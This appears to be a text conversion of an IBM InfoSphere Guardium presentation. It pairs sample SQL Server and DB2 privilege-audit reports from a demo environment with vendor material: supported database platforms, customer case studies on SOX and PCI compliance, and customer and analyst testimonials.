Records 1 to 2 of 7

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**MSSQL2000 Role/Sys Privs Granted To User**

Start Date: 2010-08-25 01:35:38 End Date: 2010-08-30 01:35:38  
Aliases: ON

User	Privilege	Role Type	Type of Grant	SqlGuard	Timestamp	Datasource Name	DB Name	Count of MSSQL2000
##MS_AgentSigningCertificate##	Execute	Privileges	Grant	2010-08-27 16:40:54.0	SQL-Server-9-251	master		1
VMjoed	db_datawriter	Role	Grant	2010-08-27 16:40:54.0	SQL-Server-9-251	financial		1

Records 1 to 2 of 35

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**MSSQL2000 Role/Sys Privs Granted To User And Rol**

Start Date: 2010-08-25 01:35:38 End Date: 2010-08-30 01:35:38  
Aliases: ON

Grantee	User	Privilege	Role Type	Type of Grant	SqlGuard	Timestamp	Datasource Name	DB Name	Count of MSSQL2000
joed	User	db_owner	Role	Grant	2010-08-27 16:40:55.0	SQL-Server-9-251	master		1
##MS_AgentSigningCertificate##	User	Execute	Privileges	Grant	2010-08-27 16:40:55.0	SQL-Server-9-251	master		1

Records 1 to 2 of 38

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**MSSQL2000 Object Access By PUBLIC**

Start Date: 2010-08-25 01:35:38 End Date: 2010-08-30 01:35:38  
Aliases: ON

Schema	Owner	Object Name	Object Type	Permission	Grant Type	SqlGuard	Timestamp	Datasource Name	DB Name
sys		sp_prepexec	Extended stored procedure	Execute	Grant	2010-08-27 16:40:57.0	SQL-Server-9-251	master	
sys		sp_MShelpobjectpublications	Stored procedure	Execute	Grant	2010-08-27 16:40:57.0	SQL-Server-9-251	master	

Records 1 to 2 of 1664

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**MSSQL2000 Exec Priv On Sys Proc Func To Public**

Start Date: 2010-08-25 01:35:38 End Date: 2010-08-30 01:35:38  
Aliases: ON

Schema	Owner	Grantor	Object Name	Object Type	Permission	Grant Type	SqlGuard	Timestamp	Datasource Name	DB Name
sys	dbo		sp_MSupdate_tracer_history	Stored procedure	Execute	Grant	2010-08-27 16:41:00.0	SQL-Server-9-251	master	
sys	dbo		sp_user_counter10	Stored procedure	Execute	Grant	2010-08-27 16:41:00.0	SQL-Server-9-251	master	

Records 1 to 2 of 1361

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**MSSQL2000 acctnt of db\_owner db\_securityadmin role**

Start Date: 2010-08-25 01:35:38 End Date: 2010-08-30 01:35:38  
Aliases: ON

Granted_role	Grantee	SqlGuard	Timestamp	Datasource Name	DB Name	Count of MSSQL2000 acctnt of db_owner db_securityadmin roles
db_owner	dbo	2010-08-27 16:41:03.0	SQL-Server-9-251	financial		1
db_owner	dbo	2010-08-27 16:41:03.0	SQL-Server-9-251	master		1

Records 1 to 2 of 11

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**MSSQL2000 Srv Acctnt of sys/server/security admin**

Start Date: 2010-08-25 01:35:38 End Date: 2010-08-30 01:35:38  
Aliases: ON

Grantee	Granted Role	SqlGuard	Timestamp	Datasource Name	Count of MSSQL2000 Srv
---------	--------------	----------	-----------	-----------------	------------------------



# DB2 Entitlement Reports

My New Reports | Standard Reports | Discover | Assess/Harden | Comply | Protect | Quick Start | Sarbanes-Oxley Accelerator | PCI Accelerator | Data Privacy Accelerator

G2000 - Standalone Unit

**DB2 Column Level Privs**  
Start Date: 2010-08-25 01:35:38 End Date: 2010-08-30 01:35:38  
Aliases: ON

GRANTEE	GRANTEETYPE	TABSHEMA	TABNAME	COLNAME	COLNO	PRIVTYPE	GRANTABLE	Datasource Name	SqlGuard Timestamp	Count of DB2 Column Level Privs
JOE	U	DB2INST2	CREDITCARD	CARDID	0	U	N	10.10.9.57-db2inst2	2010-08-26 18:54:27.0	1
JOE	U	DB2INST2	CREDITCARD	FIRSTNAME	1	U	N	10.10.9.57-db2inst2	2010-08-26 18:54:27.0	1
JOE	U	DB2INST2	CREDITCARD	LASTNAME	2	U	N	10.10.9.57-db2inst2	2010-08-26 18:54:27.0	1
JOE	U	DB2INST2	CREDITCARD	NAME_ON_CARD7	7	U	N	10.10.9.57-db2inst2	2010-08-26 18:54:27.0	1

Records 1 to 4 of 4

**DB2 DB Level Privs**  
Start Date: 2010-08-25 01:35:38 End Date: 2010-08-30 01:35:38  
Aliases: ON

GRANTEE	GRANTEETYPE	BINDADDAUTH	CONNECTAUTH	CREATETABAUTH	DBADMAUTH	EXTERNALROUTINEAUTH	IMPLSCHEMAAUTH	LOADAUTH	NOFENCEAUTH	QUIESCECONNECTAUTH	LIBRARYADMAUTH	SECURITYADMAUTH	Datasource Name	SqlGuard Timestamp	Count of DB2 DB Level Privs
DB2INST2	U	Y	Y	Y	Y	Y	Y	Y	Y	Y	N	N	10.10.9.57-db2inst2	2010-08-26 18:24:03.0	1
PUBLIC	G	Y	Y	Y	N	N	Y	N	N	N	N	N	10.10.9.57-db2inst2	2010-08-26 18:24:03.0	1

Records 1 to 2 of 2

**DB2 Index Level Privs**  
Start Date: 2010-08-25 01:35:38 End Date: 2010-08-30 01:35:38  
Aliases: ON

GRANTEE	GRANTEETYPE	INDSCHEMA	INDNAME	CONTROLAUTH	Datasource Name	SqlGuard Timestamp	Count of DB2 Index Level Privs
DB2INST2	U	SYSTOOLS	ATM_UNIQ	Y	10.10.9.57-db2inst2	2010-08-26 18:24:05.0	1
DB2INST2	U	SYSTOOLS	POLICY_UNIQ	Y	10.10.9.57-db2inst2	2010-08-26 18:24:05.0	1
DB2INST2	U	SYSTOOLS	HL_OBJ_UNIQ	Y	10.10.9.57-db2inst2	2010-08-26 18:24:05.0	1

Records 1 to 3 of 3

**DB2 Package Level Privs**  
Start Date: 2010-08-25 01:35:38 End Date: 2010-08-30 01:35:38  
Aliases: ON

GRANTEE	GRANTEETYPE	PKGSHEMA	PKGNAME	CONTROLAUTH	BINDAUTH	EXECUTEAUTH	Datasource Name	SqlGuard Timestamp	Count of DB2 Package Level Privs
PUBLIC	G	NULLID	SYSLN402	Y	Y	Y	10.10.9.57-db2inst2	2010-08-26 18:24:07.0	1
DB2INST2	U	NULLID	SYSSN302	Y	Y	Y	10.10.9.57-db2inst2	2010-08-26 18:24:06.0	1

Records 1 to 2 of 173

**DB2 Table Level Privs**  
Start Date: 2010-08-25 01:35:38 End Date: 2010-08-30 01:35:38  
Aliases: ON

GRANTEE	GRANTEETYPE	TABSHEMA	TABNAME	CONTROLAUTH	ALTERAUTH	DELETEAUTH	INDEXAUTH	INSERTAUTH	REFAUTH	SELECTAUTH	UPDATEAUTH	Datasource Name	SqlGuard Timestamp	Count of DB2 Table Level Privs
PUBLIC	G	SYIBM	COLUMNS	N	N	N	N	N	N	Y	N	10.10.9.57-db2inst2	2010-08-26 18:24:08.0	1
PUBLIC	G	SYSCAT	LIBRARIES	N	N	N	N	N	N	Y	N	10.10.9.57-db2inst2	2010-08-26 18:24:08.0	1

Records 1 to 2 of 329

**DB2 Priv Summary**  
Start Date: 2010-08-25 01:35:38 End Date: 2010-08-30 01:35:38  
Aliases: ON


GRANTEE	GRANTEETYPE	PRIVILEGETYPE	Datasource Name	SqlGuard Timestamp	Count of DB2 Priv Summaries
DB2INST2	U	DATABASE	10.10.9.57-db2inst2	2010-08-26 18:24:11.0	1
DB2INST2	U	ROUTINE	10.10.9.57-db2inst2	2010-08-26 18:24:11.0	1

Records 1 to 2 of 13

## Broad Platform Support

Supported Platforms	Supported Versions
Oracle	8i, 9i, 10g (r1, r2), 11g, 11gR2
Oracle (ASO, SSL)	9i,10g (r1,r2), 11g
Microsoft SQL Server	2000, 2003, 2008
Microsoft SharePoint	2007, 2010
IBM DB2 (Linux, Unix, Linux for System z)	9.1, 9.5, 9.7
IBM DB2 for z/OS	7, 8, 9
IBM DB2 (Windows)	9.1, 9.2, 9.5, 9.7
IBM DB2 for iSeries	V5R2, V5R3, V5R4, V6R1
IBM Informix	7, 9, 10,11, 11.5
Oracle MySQL and MySQL Cluster	4.1, 5.0, 5.1
Sybase ASE	12, 15, 15.5
Sybase IQ	12.6, 15
Teradata	6.x, 12,13
Netezza	4.5
PostgreSQL	8

## Guardium: a Component of the InfoSphere Information Governance Platform



### Modular deployment

- Supports business and IT priorities

### Flexible support for enterprise environments

- Open technology for heterogeneous support

### Reusability and consistency

- Shared metadata and policies

### Breadth of portfolio


- Three core information governance disciplines

*Single Solution Provider to Optimize the Information Supply Chain*

## Protecting Data Enterprise-wide is a Key Element of Information Governance



- Understanding the “what & where” of enterprise data
- Protecting the data across the enterprise, both internal and external threats
- Knowing who’s accessing your data when, how and why
- Monitoring and reporting on data access for audit purposes



InfoSphere Security and Privacy Portfolio



**Discovery**

**Encryption  
Expert**

**Guardium**


**Optim Test  
Data  
Management**

**Optim Data  
Redaction**

**Optim Data Privacy  
Solution**

## InfoSphere Guardium: Chosen by Leading Organizations Worldwide

- 5 of the top 5 global banks
- 2 of the top 3 global retailers
- 3 of the top 5 global insurers
- 2 of the world's favorite beverage brands
- The most recognized name in PCs
- 15 of the world's leading telcos
- Top government agencies
- Top 3 auto maker
- #1 dedicated security company
- Leading energy suppliers
- Major health care providers
- Media & entertainment brands



## Financial Services Firm with 1M+ Sessions/Day



- **Who:** Global NYSE-traded company with 75M customers
- **Need:** Enhance SOX compliance & data governance
  - *Phase 1:* Monitor all privileged user activities, especially DB changes.
  - *Phase 2:* Focus on data privacy.
- **Environment:** 4 data centers managed by IBM Global Services
  - 122 database instances on 100+ servers
  - Oracle, IBM DB2, Sybase, SQL Server on AIX, HP-UX, Solaris, Windows
  - PeopleSoft plus 75 in-house applications
- **Alternatives considered:** Native auditing
  - Not practical because of performance overhead; DB servers at 99% capacity
- **Results:** Now auditing 1M+ sessions per day (GRANTs, DDL, etc.)
  - Caught DBAs accessing databases with Excel & shared credentials
  - Producing daily automated reports for SOX with sign-off by oversight teams
  - Automated change control reconciliation using ticket IDs
  - Passed 2 external audits

## Major Retailer with PCI and SOX Controls



- **Who:** National retailer with \$50B+ in sales & 6,400 stores
- **Need:** Initially PCI, then extended to SOX, SAS70, data privacy
- **Environment:** 5 major data centers (via M&A)
  - Oracle, SQL Server, DB2, UDB on AIX, Solaris, Windows
  - Dell, IBM midrange, Sun, IBM Z10 on RACF
  - PeopleSoft, SAP plus proprietary claims engines
- **Alternatives considered:**
  - Native auditing; DB encryption; DB appliance from major security vendor
- **Results:**
  - Implemented in ~ 4 weeks
  - PCI certified in stipulated time, saving millions in potential penalties
  - Requirement 3.4: Compensating control for DB encryption
  - Requirement 6: Maintain secure systems (enforce change controls)
  - Requirement 10: Track & monitor all access to cardholder data [automated]
  - Failed DB calls identified for performance optimization
  - Load distribution quantified between servers



## Global Manufacturer with 239% ROI

- **Who:** F500 consumer food manufacturer (\$15B revenue)
- **Need:** Secure SAP & Siebel data
  - Enforce change controls & implement consistent auditing
- **Environment:**
  - SAP, Siebel, Manugistics, IT2 + 21 other KFS
  - Oracle & IBM DB2 on AIX; SQL Server on Windows
- **Results:** 239% ROI & 5.9 months payback, plus:
  - Proactive security: Real-time alert when changes made to critical tables
  - Simplified compliance: Passed 4 audits (internal & external)
    - *“The ability to associate changes with a ticket number makes our job a lot easier. The other products didn't have that capability to automatically put in an associated ticket number with the activity that was going on within the database, which is something the auditors ask about.”*
  - Strategic focus on data security
    - *“There's a new and sharper focus on database security within the IT organization. Security is more top-of-mind among IT operations people and other staff such as developers. We now have a clearer focus on security and compliance, promoted in large part by the presence and operation of the Guardium product.”*



Commissioned Forrester Consulting Case Study


## Major European Telco



- **Who:** Global telco with 70M mobile customers; €30B revenue.
- **Need:** Ensure privacy of call records for compliance with data privacy laws.
  - Phase 1: Safeguard OSS systems
  - Phase 2: Safeguard BSS systems
- **Environment:** 15 heterogeneous, geographically-distributed data centers
  - Oracle, SQL Server, Informix, Sybase
  - HP-UX, HP Tru64, Solaris, Windows, UNIX
  - SAP, Remedy plus in-house applications (billing, Web portal, etc.)
- **Alternatives considered:** Native auditing; Oracle Audit Vault.
  - Not practical because of performance overhead; lack of granularity; non-support for older versions; need for multi-DBMS support.
- **Results:**
  - Deployed to 12 initial data centers in only 2 weeks!
  - Now auditing all traffic in high-traffic environment; centrally managed.
  - Passed several external audits
  - Future plans: Implement application user monitoring; 2-factor authentication; expand scope to other applications.

## Guardium Safeguards McAfee.com

- **Who:** World's Largest Dedicated Security Company
- **Need:** Safeguard millions of PCI transactions
  - Maintain strict SLAs with ISP customers (e.g., Comcast, COX Communications)
  - Automate PCI controls
- **Environment:** Guardium deployed in less than 48 hours
  - Multiple data centers; clustered databases
  - Integrated with ArcSight SIEM
  - Expanding coverage to SAP systems for SOX
- **Previous Solution:** Central database audit repository with native DBMS logs
  - Massive data volumes; performance & reliability issues; SOD issues
- **Results:**
  - *“McAfee needed a solution with continuous real-time visibility into all sensitive cardholder data – in order to quickly spot unauthorized activity and comply with PCI-DSS – but given our significant transaction volumes, performance and reliability considerations were crucial.”*
  - *“We were initially using a database auditing solution that collected information from native DBMS logs and stored it in an audit repository, but granular logging significantly impacted our database servers and the audit repository was simply unable to handle the massive transaction volume generated by our McAfee.com environment.”*
  - *“The Guardium solution provided enterprise-class scalability in a solution and was deployed in less than 48 hours. In addition to safeguarding our customers’ trust, Guardium’s technology also automates our PCI database controls and reduces DBA workload while enforcing separation of duties to protect against both internal and external threats.”*  
(Tony Gunn, director of security engineering, McAfee)



## Simplifying Enterprise Security for Dell

- **Need:**
  - Improve database security for SOX, PCI & SAS70
  - Simplify & automate compliance controls
- **Guardium Deployment:**
  - Phase 1: Deployed to 300 DB servers in 10 data centers (in 12 weeks)
  - Phase 2: Deployed to additional 725 database servers
- **Environment :**
  - Oracle & SQL Server on Windows, Linux; Oracle RAC, SQL Server clusters
  - Oracle EBS, JDE, Hyperion plus in-house applications
- **Previous Solution:** Native logging (MS) or auditing (Oracle) with in-house scripts
  - Supportability issues; DBA time required; massive data volumes; SOD issues.
- **Results:** Automated compliance reporting; real-time alerting; centralized cross-DBMS policies; closed-loop change control with Remedy integration
  - Guardium “successfully met Dell’s requirements without causing outages to any databases; produced a significant reduction in auditing overhead in databases.”



*Published case study in Dell Power Solutions*



## Washington Metropolitan Area Transit Authority (Metro) Safeguards Customer Information



- **Who:** The Metro operates the 2nd largest U.S. rail transit system and transports more than a third of the federal government to work
- **Need:** Metro needed to safeguard sensitive customer data and simplify compliance with PCI-DSS -- without impacting performance or changing database configurations
  - Protecting customer data
  - Passing audits more quickly and easily
  - Monitoring for potential fraud in PeopleSoft system
  - Leveraging scalable architecture; automated oversight workflows (electronic sign-offs, escalations); library of best practices PCI policies and reports; application-layer monitoring
- **Environment:**
  - More than 9 million transactions per year (Level 1 merchant)
  - Complex, multi-tier heterogeneous environment
- **Alternatives considered:** Native logging and auditing impractical
- **Customer Impact:** “Our customers trust us to transport them safely and safeguard their personal information.”
  - “We looked at native DBMS logging and auditing, but it’s impractical because of its high overhead, especially when you’re capturing every SELECT in a high-volume environment like ours. In addition, native auditing doesn’t enforce separation of duties or prevent unauthorized access by privileged insiders.”

## What Customers Are Saying About Guardium

*“The integrity and confidentiality of our ERP, financial and customer data are paramount to our company and enable us to serve our millions of customers safely, reliably and efficiently. We have selected Guardium’s real-time database monitoring and compliance automation solution to help us meet our compliance goals for database monitoring.”*

**Cindy Peluso, Director of Information Security, National Grid**

*“Guardium’s technology was key to helping us pass our SOX audit. In the past, we spent hours and hours reviewing logs, but we didn’t have real-time controls or the detailed information required by our auditors. We also tried agent-based change control solutions, but they didn’t work. The Guardium system gives us both real-time alerting and granular audit reporting while automating the entire process. This helps us meet our auditors’ requirements while saving us several hundred hours a year in staff time.”*

**Robert G. Gorrie, Corporate Information Security Manager, USEC  
(\$1B NYSE-traded nuclear energy company)**

*“Guardium’s innovative network-based technology monitors, protects and audits access to key information assets at ING Investment Management.”*

**Charles Kim, Information Security Officer, ING Investment Management**

*“[Guardium’s technology] enabled the customer to improve database security ... without impacting the performance of critical business applications.”*

**Forrester Consulting Commissioned Case Study  
\$10B NYSE-traded energy company**

Validated by Industry Experts



*"Dominance in this space"*  
 #1 Scores for Current Offering,  
 Architecture & Product Strategy



**"Most Powerful Compliance  
 Regulations Tools ... Ever"**



*"5-Star Ratings: Easy  
 installation, sophisticated  
 reporting, strong policy-based  
 security."*



**"Guardium is ahead of the  
 pack and gaining  
 speed."**



*"Top of DBEP Class"*

*"Practically every feature you'll  
 need all at once is in the data"*

**Guardium is ahead of the  
 pack and gaining  
 speed."**



*2007 Editor's Choice Award  
 in "Auditing and  
 Compliance"*



*"Enterprise-class data security  
 product that should be on every  
 organization's radar."*



## Summary and conclusions


- **Traditional log management, network scanners, SIEM and DLP insufficient to secure high-value databases**
  - No real-time monitoring at data level to detect unauthorized access
  - Inability to detect fraud at application layer
  - No knowledge about DBMS commands, vulnerabilities & structures
  - Native logging and auditing require database changes and affect performance
- **IBM InfoSphere Guardium is the most widely-deployed solution, with ongoing feedback from the most demanding data center environments worldwide**
  - Scalable enterprise architecture
  - Broad heterogeneous support
  - 100% visibility and granular control
  - Deep automation to reduce workload
  - Holistic approach





## For More Information

- Check out *Implementing Database Security and Auditing*
  - Definitive 413-page text for security, risk management & database professionals
  - Specific tips for DB2, Oracle, SQL Server, MySQL and Sybase
  - Written by database security expert, IBM GOLD Consultant & Guardium CTO, Ron Ben Natan, Ph.D.
  - Free chapter download: [www.guardium.com/index.php/landing/520](http://www.guardium.com/index.php/landing/520)
- See "Resources" section for case studies, ROI examples, white papers & lab reviews
- Check out the *Database Security TechCenter* by Dark Reading
  - Latest news, tips & reports
  - [www.darkreading.com/database\\_security/](http://www.darkreading.com/database_security/)



# Introduction to InfoSphere Guardium Real-Time Database Protection and Monitoring

